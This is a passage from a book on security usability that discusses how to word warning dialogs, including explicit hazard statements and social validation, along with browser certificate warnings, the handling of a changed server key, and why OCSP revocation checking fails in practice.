What this type of reaction to user behaviour doesn't acknowledge is the fact that the communication about the threat that's present needs to occur in the context of the user's existing perceptions and the choices that they see as being available to them. So as well as describing the consequences of an incorrect action your message has to provide at least one clear, unambiguous, and specific means of dealing with the problem. The canonical "Something bad may be happening, do you want to continue?" is the very antithesis of what extensive psychological and risk-communications research tells us we should be telling users.

Another result from psychology research (although it's not used in the previous message example) is that users are more motivated to think about a message if it's presented as a question rather than an assertion. The standard "Something bad may be happening, do you want to continue?" message is an assertion dressed up as a question. "Do you want to connect to the site even though it may allow criminals to steal money from your bank account?" is a question that provides users with appropriate food for thought for the decision that they're about to make. A button labelled "Don't access the site" then provides the required clear, specific means of dealing with the problem.

A further psychological result that you might be able to take advantage of is the phenomenon of social validation, the tendency to do something just because other people (either an authority figure or a significant number of others) have done it before you [14][15][16][17][18][19]. This technique is well-understood and widely used in the advertising and entertainment industries through tricks such as salting donation boxes and collection trays with a small amount of seed money, the use of claques (paid enthusiastic audience members) in theatres, and the use of laugh tracks in TV shows.

---

[114] Perhaps this could be applied to model security design, with the defenders using the game-theoretic Inside-out Threat Model and the attackers ignoring it and applying a drama-theoretic attack.

The latter is a good example of applying psychology to actual rather than claimed human behaviour: both performers and the audience dislike laugh tracks, but entertainment companies keep using them for the simple reason that they work, increasing viewer ratings for the show that they're used with. This is because the laugh track, even though it's obviously fake, triggers the appropriate click, whirr response in the audience and provides social validation of the content. Laugh tracks are the MSG of comedy. Even though audience members, if asked, will claim that it doesn't affect them, real-world experience indicates otherwise. The same applies for many of the other results of psychology research mentioned above — you can scoff at them, but that won't change the fact that they work when applied in the field (although admittedly trying to apply the Sapir-Whorf hypothesis to security messages may be going a bit far [20]).

You can use social validation in your user interface to guide users in their decision-making, and in fact a similar technique has already been applied to the problem of making computer error messages more useful, using a social recommendation system to tune the error messages to make them comprehensible to larger numbers of users [21]. For example when you're asking the user to make a security-related decision you can prompt them that "most users would do *xyz*" or "for most users, *xyz* is the best action", where *xyz* is the safest and most appropriate choice. Note though that it's probably not a good idea to use the actual decision data from real users for this because they frequently act very insecurely and so the consensus decision is often the wrong one [22], it's best to merely use the social validation effect as a means of motivating them to decide appropriately. This both provides them with guidance on what to do (which is particularly important in the common case where the user won't understand what it is that they're being asked) and gently pushes them in the direction of making the right choice, both now and in the future where this additional guidance may not be available (although you should probably take care not to take this mechanism too far [23]).

Another place in which the use of social validation in order to achieve a security goal has been explored is spam filtering. The idea here is that if someone you know has okayed email coming from a particular sender or source then chances are that you're likely to approve of it as well, creating a kind of distributed social spam filter that white-lists known-good senders. Once the geeks get hold of it, it rapidly mutates into a morass of digitally signed attestations, graph-theoretic evaluation algorithms, homomorphic encryption, and the need to deploy a PKI and boil the ocean [24][25][26][27], but the underlying concept is sound, particularly if it's implemented without all of the heavy-duty geekery that these things tend to accumulate. The concept probably works best in self-contained communities of interest (COIs) [28], where it's easier to manage the interaction necessary to run the social-validation filter without having to design and deploy complex infrastructures as a side-effect of performing the filtering (another use of COIs, for implementing PKI, is discussed in "Sidestepping Certificate Problems" on page 724).

Another place in which the use of social validation has been proposed is for detecting malicious web pages. Social engineering sites like Facebook and Twitter provide APIs that allow you to extract social-reputation values for web sites, and you can use those to help determine whether a site is likely to be legitimate or not (although it's been claimed, based on no experimental evidence whatsoever, that attackers can manipulate these to their own ends, in practice it's been demonstrated to be a relatively effective portion of a web page risk-assessment strategy of the kind that's described in "Security through Diversity" on page 315) [29].

Unfortunately the bad guys have also cottoned onto the concept of social validation, although in a slightly different manner than the way that it's used above. They've found that by adding links to sites like Facebook and Twitter it's possible to increase users' confidence in a scam site because they assume that if it really is a scam then victims would post negative feedback about it [30].

If you'd like to find out more about the psychology of communication, some good starting points are *Influence: Science and Practice* by Robert Cialdini, *Persuasion: Psychological Insights and Perspectives* by Timothy Brooks and Melanie Green, and

Age of Propaganda: Everyday Use and Abuse of Persuasion by Anthony Pratkanis and Elliot Aronson (if the phishers ever latch onto books like this, we'll be in serious trouble).

As with the user interface safety test that was described in "Safe Defaults" on page 462, there's a relatively simple litmus test that you can apply to the messages that you present to users. Look at each message that you're displaying to warn users of a security condition and see if they deal with the responses "Why?" and "So what?". For example you may be telling the user that "The server's identification has changed since the last time that you connected to it". So what? "This may be a fake server pretending to be the real thing, or it could just mean that the server software has been reinstalled". So what? "If it's a fake server then any information that you provide to it may be misused by criminals. Are you sure that you really want to continue?". Finally the user knows why they're being shown the dialog! The "Why?" and "So what?" tests may not apply to all dialogs (usually only one applies to any particular dialog), but if the dialog message fails the test then it's a good indication that you need to redesign it.

Explicitness in warnings

A great deal of research has been done in the area of real-world safety warnings showing that explicitness in warnings, identifying hazards and explaining why a warning is being given, greatly increases the chances of it being acted on [31][32] [33][34][35][36]. Without the explicitness people reading the warnings often have no idea why they're being warned, or even that what they're reading is a warning. For example many products for children are labelled as being for a certain age group, usually because they're targeted at children of a certain developmental age (buying a 1,000-piece jigsaw puzzle for a 5-year-old or a 15-piece puzzle for a 12-year-old isn't notably useful). However some of these warnings aren't there because of developmental age issues but because the products actually represent a danger to children outside the indicated age group. In the jigsaw-puzzle case not only would a 5-year-old be unable to cope with a 1000-piece puzzle but they could also choke on the small pieces, while the large chunky pieces targeted at younger children present no such problem.

Since parents aren't aware that a certain percentage of age-group notices on products are actually safety warnings rather than general suitability notices, they feel no concern in buying such a product for a child outside the indicated age group[115]. Something as simple as the addition of a hint like "small parts" or "choking hazard", sufficient to turn the general notification into an obvious safety warning, is enough to reduce the chances of the product being bought for someone in the wrong age group by an order of magnitude [37][38].

The significance of explicitness in warnings is such that the ANSI standard for warning signs, based on several decades of research into the nature and effectiveness of warnings, explicitly requires that the consequences of the situation being warned about are displayed as part of the warning message [39]. Specifically, the standard requires that warnings be in the format 'Avoidance Statement' ("Keep out") : 'Type of Hazard' ("High voltage") : 'Consequences' ("Risk of electrocution and death").

The real world functions under very different rules than the computer world. On a computer you can shovel in warnings of any type or form and it doesn't matter what effect they have. In the real world warnings can be challenged in court and overruled if you can't prove that they have any effect [40]. Imagine what would happen if warning dialogs were required to hold up to such standards! The resulting redesign and rewrite of software would make the Y2K effort seem trivial in comparison.

One example of an attempt to redesign warnings in order to make more explicit what was being warned about occurred with browser certificate warnings, which as has already been pointed out in "Problems" on page 4 are essentially useless in terms of helping users assess the safety (or lack thereof) of a web site. Instead of saying

---

[115] And of course their five-year-old is more intelligent than anyone else's, so getting them a puzzle for twelve-year-olds is perfectly appropriate.

something that boils down to "This site has a certificate" with various degrees of additional decoration, the redesigned warnings indicated what users could expect in terms of security when they connected to the site [41]. Four factors that users might care about when they visit a site are whether their communications can be intercepted in transit by a third party, whether the site is run by who it claims to be, whether their private details will be kept secure by the site, and whether it's safe to enter financial information like a credit card there.

Browser certificates don't help with the latter two options, but help to some extent with the former. In the case of preventing eavesdropping, any certificate of any kind will help since all it does is enable the use of SSL/TLS to the web site (in practice you don't even need a certificate for this but no browser or web server seems to implement these protocol options, forcing you to use certificates in all cases even when they're not needed). So in terms of protection from interception in transit, as long as a certificate is present (or, technically, as long as SSL/TLS protection is active, with or without a certificate), the communications are protected [116]. In terms of the site's identity, increasing grades of certificates provide, at least in theory, increasing levels of confidence that the site is affiliated with the organisation that it claims to be run by.

---

[116] In practice the communications are probably pretty safe from eavesdropping even without SSL/TLS since it takes some serious resources to intercept Internet traffic on a significant scale, but for the sake of the current discussion we'll assume that communicating without encryption is bad and communicating with encryption magically makes it all good.

Figure 132: Alternative designs for browser certificate information

Three of the information panels in the proposed redesign are shown in Figure 132. The top one shows the dialog for a site that doesn't use SSL/TLS. The middle one shows the dialog for a site with a self-signed certificate, which indicates that communications with the site are protected from interception but the site's identity hasn't been confirmed. The bottom one shows the dialog for a site with a commercial CA-issued certificate, which is nearly identical to the self-signed one except that now there's some level of assurance, in this case provided by Chunghwa Telecom (a CA that's automatically trusted by many web browsers) that the site is run by the organisation that it claims to be run by.

(If you're implementing an interface like this, if you display the site's name/domain beware of situations in which an attacker will craft an over-long URL that starts off innocuously, with the suspicious portions past the point at which the text will be truncated in the display. One way to deal with this is to scroll the name in the display so that no part of it remains hidden. Another option is to focus on displaying the first- and second-level domain name portions as some browsers already do)

When these redesigned dialogs were tried on users they greatly improved their ability to assess the risk involved in communicating with a web site [41]. One of the greatest areas of improvement concerned the effects of self-signed certificates, in which the

standard messages from browsers were so negative that users concluded that it wasn't safe to communicate with a site that used this type of certificate. The redesigned warnings helped them understand what they were actually getting with one of these certificates, which means that while they're unlikely to ever be adopted by browser vendors because doing so would dilute the perceived value of certificates from commercial CAs, they show that it is possible to effectively communicate web communications-related risk to users, or at least to do it much better than we're currently doing.

Another design rule that's been used to create these dialogs comes from a study into security warning comprehensibility. In the study the authors suggest that a warning message shouldn't contain any words that can be found in the index of an IT security textbook, and that the warning headline should describe the problem without using any technical terms at all. Note how the messages displayed in Figure 132 don't include any mention of certificates, CAs, encryption, digital signatures, "trust", or any of the other security paraphernalia without which no current browser certificate message would be complete. As the authors conclude, "it is of course a challenge to describe the warning without such terms, however our results [of testing on actual users] suggest it is a challenge worth working on" [42].

Case Study: Connecting to a Server whose Key has Changed

Let's look at a design exercise for speaking the user's language in which a server's key (which is usually tied to its identity) has changed when the user connects to it. Many applications will present the user with too little information, "The key has changed, continue?". Others will provide too much information, typically a pile of incomprehensible X.509 technobabble (in one PKI usability study *not a single user* was able to make any sense of the certificate information that Windows displayed to them [43] and a SANS Institute analysis of a phishing attack that examined what a user would have to go through to verify a site using certificates described the certificate dialog as "filled with mind-numbing gobbledegook […] most of it seemed to be written in a foreign language" [44]). Yet others will simply provide the wrong kind of information, "The sky is falling, run away".

Figure 133: Internet Explorer certificate warning dialog

The standard certificate dialog used for many years by Internet Explorer is shown in Figure 133. The typical user's response to this particularly potent latent pathogen will be something like "What the &*^#@*! is that supposed to mean?", and this is the improved version — earlier versions were even more incomprehensible. Recognising the nature of this type of question, pre-release versions of Windows '95 used the text "In order to demonstrate our superior intellect, we will now ask you a

question you cannot answer" as a filler where future text was to be added [45]. This particular problem had been known in the military for some time, leading to an informal rule "never give an order that you know won't be obeyed".

A great many security-related dialogs follow this pattern, asking users whether they're sure that they want to perform a potentially dangerous action like opening a file from an untrusted source whose value they can only assess after they've already opened it, so that they're more or less forced to open the file in order to find out what their answer to the question should have been. Microsoft's approach to this particular problem, in the form of Office Protected View, is discussed in "User Education, and Why it Doesn't Work" on page 195.

Interaction designer Kai Olsen has described software that asks these sorts of questions as "arrogant systems", pointing out that "we can be glad that we still don't have these systems in cars. Imagine what kind of disclaimers and warnings we would have to go through just to start the vehicle" [46]. When the warning is applied for certificates, a few rare users may click on "View Certificate", but then they'll have no idea what they're supposed to be looking for there. This isn't too surprising, since certificates were designed for automated processing by machines and not detailed manual analysis by humans. As one analysis of certificate-processing mechanisms puts it, "the notion that a person will examine digital certificates and chase down the CA and its practices is simply false in the vast majority of cases" [47]. In any case this additional step is completely pointless since if the certificate's contents can't be verified then there's no point in examining them as the certificate's creators could have put anything they wanted in there.

In addition, users have no idea what the certifying authority (CA) that's mentioned in the dialog is. In one PKI usability study carried out with experienced computer users, 81% identified VeriSlim as a trusted CA (VeriSlim doesn't exist), 84% identified Visa as a trusted CA (Visa is a credit card company, not a CA, although some years after the study was done a Visa CA certificate did eventually appear among the many certificates hardcoded into web browsers), and no-one identified Saunalahden as a trusted CA (Saunalahden is a trusted CA located in Finland) [43]. 22% of these experienced users didn't even know what a CA was, and an informal survey of typical (non-experienced) users was unable to turn up anyone who knew what a CA was. In situations like this, applying judgemental heuristics (in other words guessing) makes perfect sense, since it's completely unclear which option is best. Since (from the user's point of view) the best option is to get rid of the dialog so that they can get on with their work, they'll take whatever action is required to make it go away.

Finally, the dialog author has made no attempt to distinguish between different security conditions — a day-old expired certificate is more benign than a year-old expired certificate, which in turn is more benign that a certificate belonging to another domain or issued by an unknown CA (some advice on the best way to deal with expired certificates is given in "Revocation" on page 677). The dialog doesn't even bother to filter out things that aren't a problem ("the certificate date is valid") from things that are ("the name on the certificate is invalid"). This is simply a convenient (to the application developer) one-size-fits-all dialog that indicates that something isn't quite right somewhere, and would the user like to ignore this and continue anyway. The only good thing that can be said about this dialog is that the default action isn't 'Yes', requiring that the user at least move the mouse in order to dismiss it.

MSIE 7 took steps towards fixing the incomprehensible certificate warning problem, although the measures were only slightly more effective than the earlier incomprehensible dialogs. For example one of the measures consisted of warning users when they visited suspected phishing sites, even though an AOL UK user survey found that 84% of users didn't know what phishing was and were therefore unlikely to get anything from the warning. For this reason security researchers working on a browser phishing-warning plugin consciously chose to present phishing to users as a "Web Forgery" rather than "phishing" because people know what a forgery is but most will have no idea what phishing is [48].

Another potential problem with the changes carried out at the time was a profusion of URL-bar colour-codes for web sites and colour-code differences between browsers (this problem has already been covered in part in "EV Certificates: PKI-me-Harder" on page 72) — Firefox 2 used yellow for SSL-secured sites while MSIE 7 used it to indicate a suspected phishing site, so that Firefox users might think an MSIE 7 phishing site was secured with SSL while MSIE 7 users would think that SSL-secured sites were phishing sites (this colour-change booby trap is a bit like changing the meaning of red and green traffic lights in different cities). Finally, there were proposals to display the certificate issuer name in the URL bar alternating with the certificate subject name, something that had the potential to equal the `<blink>` tag in annoyance value (displaying it as a tooltip would be a better idea), as well as being more or less meaningless to most users.

Look at the problem from the point of view of the user. They're connecting to a server that they've connected to many times in the past and that they need to get to now in order to do their job. Their natural inclination will be to do whatever it takes to get rid of the warning and connect anyway, making it another instance of the "Do you want this message to go away" problem presented in "Safe Defaults" on page 462.

Your interface should therefore explain the problem to the user, for example "The server's identification has changed since the last time that you connected to it. This may be a fake server pretending to be the real thing, or it could just mean that the server software has been reinstalled. If it's a fake server rather then any information that you provide to it may be misused by criminals. Are you sure that you really want to continue?". Depending on the severity of the consequences of connecting to a fake server you can then allow them to connect anyway, connect in a reduced-functionality "safe" mode such as one that disallows uploads of (potentially sensitive) data to the possibly-compromised server and is more cautious about information coming from the server than usual (see the discussion in "Looking in All the Wrong Places" on page 87 for how you might do this if your application is a web browser), or if you're feeling really paranoid and don't have to worry about annoying your users require that they first verify the server's authenticity by checking it with the administrator who runs it. If you like, you can also include an "Advanced" option that displays the usual X.509 gobbledegook.

One very real problem with presenting such a detailed description of the issue to users is that no-one's ever going to read such a wordy message. An alternative approach, based on the hazard control hierarchy discussed in "Defend, don't Ask" on page 26, which is somewhat more drastic but also far more effective, is to treat a key or certificate verification failure in the same way as a standard network server error. If the user is expecting to talk to a server in a secure manner and the security fails then that's a fatal error, not just a one-click speed-bump. This approach has already been adopted by some newer network clients such as Linux' xsupplicant and Windows XP's PEAP (Protected Extensible Authentication Protocol) client.

This is a failure condition that users will instinctively understand, and that shifts the burden from the user to the server administrators. Users no longer have to make the judgement call, it's now up to the server administrators to get their security right. In an indistinguishable-from-placebo environment this is probably the only safe way to handle key/certificate verification errors. Unfortunately since, as "Certificates and Conditioned Users" on page 29 has already pointed out, certificate warnings are 100% false positives, you stand to really annoy your users if you decide to take this course of action. However if you're using the risk-based security assessment that's covered in "Applying Risk Diversification" on page 329 then you can apply this strategy for high-risk sites where the danger indicators are such that even visiting the site could pose a high level of risk to the user or their PC.

There's also a third alternative that runs the middle ground between these two extremes, which provides a mechanism for allowing the user to safely accept a new key or certificate. Instead of allowing the user to blindly click 'OK' to ignore the error condition, you can require that they enter an authorisation code for the new key or certificate that they can only obtain from the server administrator or certificate

owner, forcing them to verify the key before they enable its use. The "authorisation code" is a short string of six to eight characters that's used to calculate an HMAC (hashed Message Authentication Code, a cryptographic checksum that incorporates an encryption key so that only someone else who has the key can recreate the checksum) of the new key or certificate, with the first two characters being used as the HMAC key and the remaining characters being the (truncated) HMAC result, as illustrated in Figure 134. For example if you set the first two characters to "ab" then computing HMAC("ab", key-or-certificate) will produce a unique HMAC value for that key or certificate. Taking the base64 encoding of the last few bytes of the HMAC value (say, "cdefg") produces the six-character authorisation code "abcdefg". When the user enters this value, their application performs the same calculation and only permits the use of the key or certificate if the calculated values match.

Figure 134: Generation of a certificate authorisation code

Obviously this use of an HMAC as a salted hash isn't terribly secure, but it doesn't have to be — what it's doing is raising the bar for an attacker, changing the level of effort from the trivial (sending out phishing/spam email) to nontrivial (impersonating an interactive communication between the key/certificate owner and the user). A determined attacker can still do this, but their job has suddenly become a whole lot harder since they now have to control the authorisation side-channel as well. Incidentally, the reason for using a keyed hash (the HMAC) rather than a standard hash is that most software already displays a hash of the key or certificate to the user, usually labelled as a fingerprint or thumbprint. If the user copied this value across to the authorisation check then they could bypass the separate side-channel that they'd otherwise be forced to use.

Case Study: Inability to Connect to a Required Server

A variation of the problem in the previous case study occurs when you can't connect to the other system at all, perhaps because it's down, or has been taken offline by a DoS attack, or because of a network outage. Consider for example the use of OCSP, a somewhat awkward online CRL query protocol, in combination with a web browser (OCSP is covered in more detail in "Online Revocation Authorities" on page 685). The user visits a couple of sites with OCSP enabled, and everything appears to work fine (although somewhat slowly, because of the extra OCSP overhead). Then they switch to a disconnected LAN, or a temporary network outage affects access to the OCSP server, or some similar problem occurs. Suddenly their browser is complaining whenever they try to access SSL sites. Such problems are already being reported with OCSP-enabled browsers like Firefox [49][50], leading to what's been described as "an impassable brick wall with geek speak written on it" [51].

An even more serious situation occurs with prepaid wireless Internet access. This typically consists of an open wireless network that redirects all accesses to the wireless provider's payment page (a so-called captive portal), with traffic to all other sites blocked. Since the user has to provide either account credentials or credit card details over the open network, the captive portal's payment page is protected using

SSL/TLS. When the browser tries to contact the OCSP server in the SSL/TLS certificate, the check fails because traffic to other sites is blocked.

To solve any of these problems the user has to disable OCSP, and once they do that everything works again, so obviously there was a problem with OCSP. As a result, they leave it disabled, and don't run into any more problems accessing SSL servers. The failure pattern that's present here is that this is a feature that provides no directly visible benefit to the user while at the same time visibly reducing reliability. Since it's possible to turn it off and it's not necessary to turn it on again, it ends up disabled. The survivability of such a "feature" in the presence of failures is therefore quite low.

Figure 135: OCSP as a denial of service

What the addition of the extra security features has done is make the system considerably more brittle, reducing its reliability to the lowest common denominator of the web server and the OCSP server, as shown in Figure 135. Recognising this, both MSIE 7 and Opera 9 allowed a connection to a site if the corresponding OCSP server couldn't be contacted while Firefox 2 disallowed the connection with an incomprehensible OCSP error message. Predictably, the OCSP error was seen by users to mean that the site was down, leading to OCSP-induced apparent outages of major services like FedEx [52][117]. Mozilla later changed Firefox' behaviour to ignore problems that occurred when communicating with OCSP responders, acknowledging the fact that "breaking web sites because of the unreliability of an OCSP responder is worse [than any security consequences]" [53].

Several years later, in explicit recognition of this problem, Google simply disabled OCSP in Chrome for standard (non-EV) certificates, comparing the soft-fail revocation checking that's used in browsers to "a seatbelt that snaps when you crash" [54].

While we've learned to make web servers extremely reliable, we haven't yet done the same for OCSP servers (not helped by the fact that at the time of writing no major CA appears to provide for backup OCSP servers in its certificates, making the sole OCSP server the single point of failure no matter how replicated and redundant the web server or other resource that it's required for might be), and it's unlikely that there'll

---

[117] One European government-accredited CA's solution to this sort of problem was to sneak in a Windows registry patch that quietly disabled OCSP checks.

ever be much evolutionary pressure to give them the same level of reliability and performance that web servers enjoy. In fact things seem to be going very much in the opposite direction: since the OCSP protocol is inherently non-scalable, a recent performance "enhancement" was to remove protection against man-in-the-middle attacks (an issue that's covered in more detail in "Online Revocation Authorities" on page 685), making it possible for a server (or an attacker) to replay an old response instead of having to generate a new one that reflects the true state of the certificate [55].

Exactly such a lowest-common-denominator reliability problem has already occurred with the Windows 2000 PKI implementation. Microsoft hardcoded the URL for a Verisign CRL server into their software, so that attempts to find a CRL for any certificate (no matter who the CA actually was) went to this particular Verisign server. When Verisign reorganised their servers, the URL ceased to function. As a result any attempt to fetch a CRL resulted in Windows groping around blindly on the net for a minute, after which it timed out and continued normally (there are many more examples of these sorts of problems in "X.509 in Practice" on page 694). The exact same problem was still occurring more than a decade later [56].

In practice this wasn't such a big problem because CRL checking in the original PKI implementation was turned off by default so almost no-one noticed, but anyone who did navigate down through all the configuration dialogs to enable it quickly learned to turn it off again. Another example is found in some JCE implementations, in which the JVM checks a digital signature on the provider when it's instantiated. This process involves some form of network access, with the results being the same as for the Windows CRL check — the JVM gropes around for awhile and then times out and continues anyway. All the user notices of this is the fact that the application stalls for quite some time every time it starts (one Java developer referred to this process as "being held captive to some brain-dead agenda" [57]). Another example of this problem occurs when Windows service startups are aborted due to a revocation check taking too long, an issue that was covered in "Theoretical vs. Effective Security" on page 5.

This is another example of the Simon Says problem. From the certificate (or site) owner's point of view, it's in their best interests *not* to use OCSP, since this reduces the chances of site visitors being scared away by error messages when there's a problem with the OCSP server. This point of view was demonstrated by the fact that large web site owners told the Firefox developers that if they enabled OCSP hard failures in the browser, they'd remove OCSP support in their certificates, completely disabling OCSP rather than risking making their web sites inaccessible when there was a problem with OCSP [58].

The results of implementing hard-fail with OCSP (or more generally any kind of revocation checking) can be seen by Googling the revocation-check failure message from Internet explorer, "revocation information for the security certificate for this site is not available". At the time of writing this produced around a million hits (!!), for which the near-universal response was advice on how to turn off revocation checking. So the nasty misfeature of this mechanism is that it's only when you *enable* the use of OCSP that users start seeing indications of trouble — if you just go ahead and use the certificate without trying to contact the OCSP server, everything seems to work OK.

What's happened with OCSP is an example of something called the base rate problem, which features prominently in the field of medicine and, in a more security-related area, in the attempted use of watchlists to catch terrorists. Here's an example of the base rate problem in action. Suppose you're worried that you're coming down with the dreaded lurgy. You go to see your doctor, who tests you for lurgy using a test that's 99% accurate. This means that the test will detect lurgy in 99 of 100 ill patients and clear 99 of 100 non-infected patients (this makes it a pretty accurate test, there are some classes of diseases like lupus (specifically systemic lupus erythematosus) and syphilis that are so hard to reliably test for that when they're suspected it's often easier to test for all of the other things that it could be and if they come out negative then assume that what's left is most likely lupus or syphilis).

The dreaded lurgy typically affects about one in every ten thousand people. After running the test, your doctor tells you that it's produced a positive result. Should you be concerned?

Let's look at the figures. Ten out of every hundred thousand people (one in ten thousand, the base rate) will have the disease. Of these ten people, 9.9 will produce a positive result in the test (it has a 99% accuracy rate). Of the remaining 99,990 people, 999 will also produce a positive result (from the 100 - 99 = 1% false positive rate). So the 99%-accurate test is one hundred times more likely to produce a false positive than a true positive (you can also get this result using Bayesian formulae, but unless you're a statistician it' a lot less intuitive when it's explained that way [59]). So even though the test for the dreaded lurgy is 99% certain, the fact that the population of healthy people is much larger than the population of people with lurgy means that your chance of catching it with only a screening test is just 1%.

Now replace lurgy with terrorists and ten thousand with several billion and you'll see why the TSA watchlist has produced, and will continue to produce, almost nothing but false positives. This also explains the problems with using OCSP on the Internet[118].

To determine how to fix this (or whether it needs fixing at all), it's instructive to perform a cost/benefit analysis of the use of OCSP with SSL servers. First of all, it's necessary to realise that OCSP can't prevent most type of phishing attacks. Since OCSP was designed to be fully bug-compatible with CRLs and can only return a negative response, it can't be used to obtain the status of a forged or self-signed certificate. For example when fed a freshly-issued certificate and asked "Is this a valid certificate", it can't say "Yes" (a CRL can only answer "revoked"), and when fed an Excel spreadsheet it can't say "No" (the spreadsheet won't be present in any CRL).

More seriously, CRLs and OCSP are incapable of dealing with a manufactured-certificate attack in which an attacker issues a certificate claiming to be from a legitimate CA. Since the legitimate CA never issued it, it won't be in its CRL and therefore a blacklist-based system can't report the certificate as invalid. This problem had been known since long before OCSP became a standard, but was ignored until the compromise of commercial CAs discussed in "Security Guarantees from Vending Machines" on page 38 (there's further discussion of OCSP's many problems in "Problems with OCSP" on page 688),

Finally, when used with soundalike certificates in secure phishing attacks the certificate will be reported as not-revoked (valid) by OCSP (since it was issued by a legitimate CA) until such time as the phish is discovered, at which point the site will be shut down by the hosting ISP or blacklisted by anti-phishing filters, making it mostly irrelevant whether its certificate is revoked or not. This is exactly what happened for the malware site discussed in "Asking the Drunk Whether He's Drunk" on page 59, by the time the CA got around to revoking the certificate the site had long since gone.

The result of this analysis is that there's no real benefit to the use of OCSP with SSL servers, but considerable drawbacks in the form of adverse user reaction if there's a problem with the OCSP server. The same problem affected the NSA-designed system mentioned in "Problems" on page 4, in which the users' overriding concern was availability and not confidentiality/security.

Looking beyond the problems inherent in the use of the OCSP mechanism, we can use the X.509 CRL reason codes used by OCSP to try and determine whether revocation checking is even necessary. Going through each of the reason codes, we find that "key compromise" is unlikely to be useful unless the attacker helpfully informs the server administrator that they've stolen their key (in one of the few known instances where certificates have had to be revoked due to stolen keys, in this case for the code-signing keys discussed in "Digitally Signed Malware" on page 50,

---

[118] The PKI standards-creation process operates in a more or less complete vacuum, so issues like this were never considered when the standard was created.

the CA didn't find out about the theft and the need to revoke the certificate until they'd read about it in news reports [60]), "affiliation changed" is handled by obtaining a new certificate for the changed server URL, "superseded" is handled in the same way, and "cessation of operation" is handled by shutting down the server. In none of these cases is revocation of much use.

In fact most revocations are for entirely benign purposes, including the user forgetting their password, reinstalling their OS because of malware or a disk crash, upgrading to a new PC, or in the case of certificate use for purposes like tax filing simply revoking their certificate after its once-yearly use because it seems like a bad idea to leave something like that lying around for the rest of the year. One commercial CA reported a revocation rate of over 90% for certificates that it had issued for reasons such as this [61] (there's another example of this type of churn given in "Input from Users" on page 449).

Another set of figures comes from a formal study of certificate revocation, which found that 97% of all revocations by one major public CA had a reason code of "cessation of operation", and most of the remainder were for "affiliation changed" and "superseded", making the revocations completely redundant. A grand total of 0.29% of revocations were actually serious, with a reason code of "key compromise" [62] (and, given the comments made earlier, it's likely that many of those were simply guesses that there'd been a compromise).

No doubt some readers are getting ready to jump up and down claiming that removing a feature in this manner isn't really an example of security user interface design. However, as the analysis shows, it's of little to no benefit, but potentially a significant impediment. The reason why OCSP was used in this case study is because such cases of reduncandy[119] only seem to occur in the PKI world. Outside of PKI, they're eliminated by normal Darwinian processes, but these don't seem to apply to PKI. So this is an example of a user interface design process that removes features in order to increase usability instead of adding or changing them.

(It should be noted in passing that the folks who run web servers that employ SSL/TLS came up with their own solution to the problem of OCSP-with-TLS reduncandy through a mechanism called OCSP stapling [63]. In OCSP stapling the server contacts the CA that issued its certificate and obtains an OCSP response indicating that at some point in the past the certificate wasn't revoked. It then includes this in the SSL/TLS handshake, and when the client sees that it disables its normal revocation checking and relies instead on the old response relayed from the server. This eliminates the additional dependency on an OCSP server, and everyone gets to pat themselves on the back and point out how well PKI works if only you do it right).

Use of Visual Cues

The use of colour can play an important role in alerting users to safe/unsafe situations. Mozilla-based web browsers updated their SSL indication mechanism from the original easily-overlooked tiny padlock at the bottom of the screen to changing the background colour of the browser's location bar when SSL is active and the certificate is verified, as shown in Figure 136 (if you're seeing this on a black-and-white printout, the real thing has a yellow background). Changing the background colour or border of the object that the user is looking at or working with can be an effective way of communicating security information to them, since they don't have to remember to explicitly look elsewhere to try and find the information. The colour change also makes it explicit that something special has occurred with the object that's being highlighted (one usability study found that the number of users

---

[119] "Redundancy" is a term used to refer to fault-prone systems run in parallel so that if one fails another can take over. "Reduncandy" refers to fault-prone systems run in series so that a fault in any will bring them all down.

who were able to avoid a security problem doubled when different colours were used to explicitly highlight security properties) [120].
